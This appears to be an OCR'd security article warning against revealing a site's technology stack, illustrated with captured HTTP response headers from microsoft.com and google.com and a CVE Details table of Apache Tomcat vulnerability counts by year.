
STAY IN THE KNOW WITH


LATEST NEWS

NO NEWS IS BAD NEWS

Chinese Web censorship may have claimed another victim: Apple News

don’t broad cast your technology stack




Preserve log
Disable cache
Filter
All
XHR
Script
Style
Images
Media
Fonts
Documents
WebSockets
Other
Hide data URLs
Name
Headers
Preview
Response
Cookies
Timing
www.microsoft.com
default.aspx
jquery-1.7.2.min.js
jquery.mobile-1.3.2.min.js
wt_capi.js
style.csx?k=eb892833-0e5a-b8c0-2921-57013...
script.jsx?k=9ec5cf5a-1af6-fe90-f4cc-1a38d7d...
mslogo.png?version=856673f8-e6be-0476-666...
icon_cart_reg.png?version=930b70bf-6b57-0d6...
icon_cart_hover.png?version=1f5a7fb5-d1a7-c9...
icon_menu_new.png?version=2e17c0b9-dc99-1...
search.ltr.png?version=38884e53-76d0-d138-6...
latest.woff
bk-coretag.js
wt_lib.js
2.woff
2
progressIndicator40x40.gif?version=22bf30a9-5...
85 requests | 1.9 MB transferred | Finish: 19.36 s ...
General
Remote Address: 23.221.10.57:80
Request URL: http://www.microsoft.com/
Request Method: GET
Status Code: 302 Moved Temporarily
Response Headers
view source
Cache-Control: max-age=0, no-cache, no-store
Connection: keep-alive
Content-Length: 140
Content-Type: text/html; charset=utf-8
Date: Wed, 29 Apr 2015 23:54:58 GMT
Expires: Wed, 29 Apr 2015 23:54:58 GMT
Location: /en-us/default.aspx
P3P: CP="ALL IND DSP COR ADM CONo CUR CUSo IVAo IVDo PSA PSD TAI TELo OUR SAMo CNT COM INT NAV ONL PHY PRE PUR UNI"
Pragma: no-cache
Server: Microsoft-IIS/8.0
Set-Cookie: mslocale={'r':1}; expires=Tue, 28-Jul-2015 23:54:57 GMT; path=/
VTag: 279204244000000000
X-AspNet-Version: 2.0.50727
X-CCC: US
X-CID: 2
X-Powered-By: ASP.NET
X-Powered-By: ARR/2.5
X-Powered-By: ASP.NET

```
$ curl -I https://www.google.com
HTTP/1.1 200 OK
Date: Tue, 21 Jul 2015 12:38:35 GMT
Expires: -1
Cache-Control: private, max-age=0
Content-Type: text/html; charset=ISO-8859-1
P3P: CP="This is not a P3P policy! See http://www.google.com/support/accounts/
bin/answer.py?hl=en&answer=151657 for more info."
Server: gws
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Set-Cookie:
PREF=ID=1111111111111111:FF=0:TM=1437482315:LM=1437482315:V=1:S=ravPRMTmm-2KfqwG
; expires=Thu, 20-Jul-2017 12:38:35 GMT; path=/; domain=.google.com
Set-Cookie: NID=69=BUV_-6Ya2OvWq5cP5bv30pl7WM6Blf-
b12WcLW9_QTG6tJGtbnk5E7wPsrqiyPeM1HG-Bg7O2gW01fdPn-
V1bZn4j5dhfURl4aOE7vtZY5fUdskatGCOJv6f5-uci-LY; expires=Wed, 20-Jan-2016
12:38:35 GMT; path=/; domain=.google.com; HttpOnly
Alternate-Protocol: 443:quic,p=1
Transfer-Encoding: chunked
Accept-Ranges: none
Vary: Accept-Encoding
```

CVE Details

The ultimate security vulnerability datasource

Google™ Custom Search | Search

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234) | View CVE

Log In | Register | Reset Password | Activate Account

Vulnerability Feeds & WidgetsNew | www.itsecdb.com

Home

Browse :

Vendors
Products
Vulnerabilities By Date
Vulnerabilities By Type

Reports :

CVSS Score Report
CVSS Score Distribution

Search :

Vendor Search
Product Search
Version Search
Vulnerability Search
By Microsoft References

Top 50 :

Vendors
Vendor Cvss Scores
Products
Product Cvss Scores
Versions

Other :

Microsoft Bulletins
Bugtraq Entries
CWE Definitions
About & Contact
Feedback
CVE Help
FAQ
Articles

External Links :

NVD Website
CWE Web Site

View CVE :

Apache » Tomcat : Vulnerability Statistics

Vulnerabilities (**123**) | CVSS Scores Report | Browse all versions | Possible matches for this product | Related Metasploit Modules

Related OVAL Definitions : | Vulnerabilities (132) | Patches (95) | Inventory Definitions (1) | Compliance Definitions (0)

Vulnerability Feeds & Widgets

Vulnerability Trends Over Time

Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges	CSRF	File Inclusion	# of exploi
2000	3														
2001	4						1								
2002	12	4		1			1	1		1	3				
2003	7	2	1				2			1					
2005	7	2					2			1	3				
2006	1														
2007	17						9	2			3		1		
2008	9						2	2		1	3				
2009	8	1					1	1		1	4	1			
2010	8	1		1			2	2		1	2				
2011	14	2					1	1		7	2	1			
2012	15	5								9	1		1		
2013	4	1									1		1		
2014	13	4	1	2						2	2				
2015	1	1													
Total	123	23	2	4			21	9		24	24	2	3		
% Of All		18.7	1.6	3.3	0.0	0.0	17.1	7.3	0.0	19.5	19.5	1.6	2.4	0.0	

Go

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)

View BID :

Go

(e.g.: 12345)


Search By Microsoft Reference ID:

Go


(e.g.: ms10-001 or 979352)


Warning : Vulnerabilities with publish dates before 1999 are not included in this table and chart. (Because there are not many of them and they make the page look bad; and they may not be actually published in those years.)

Vulnerabilities By Year



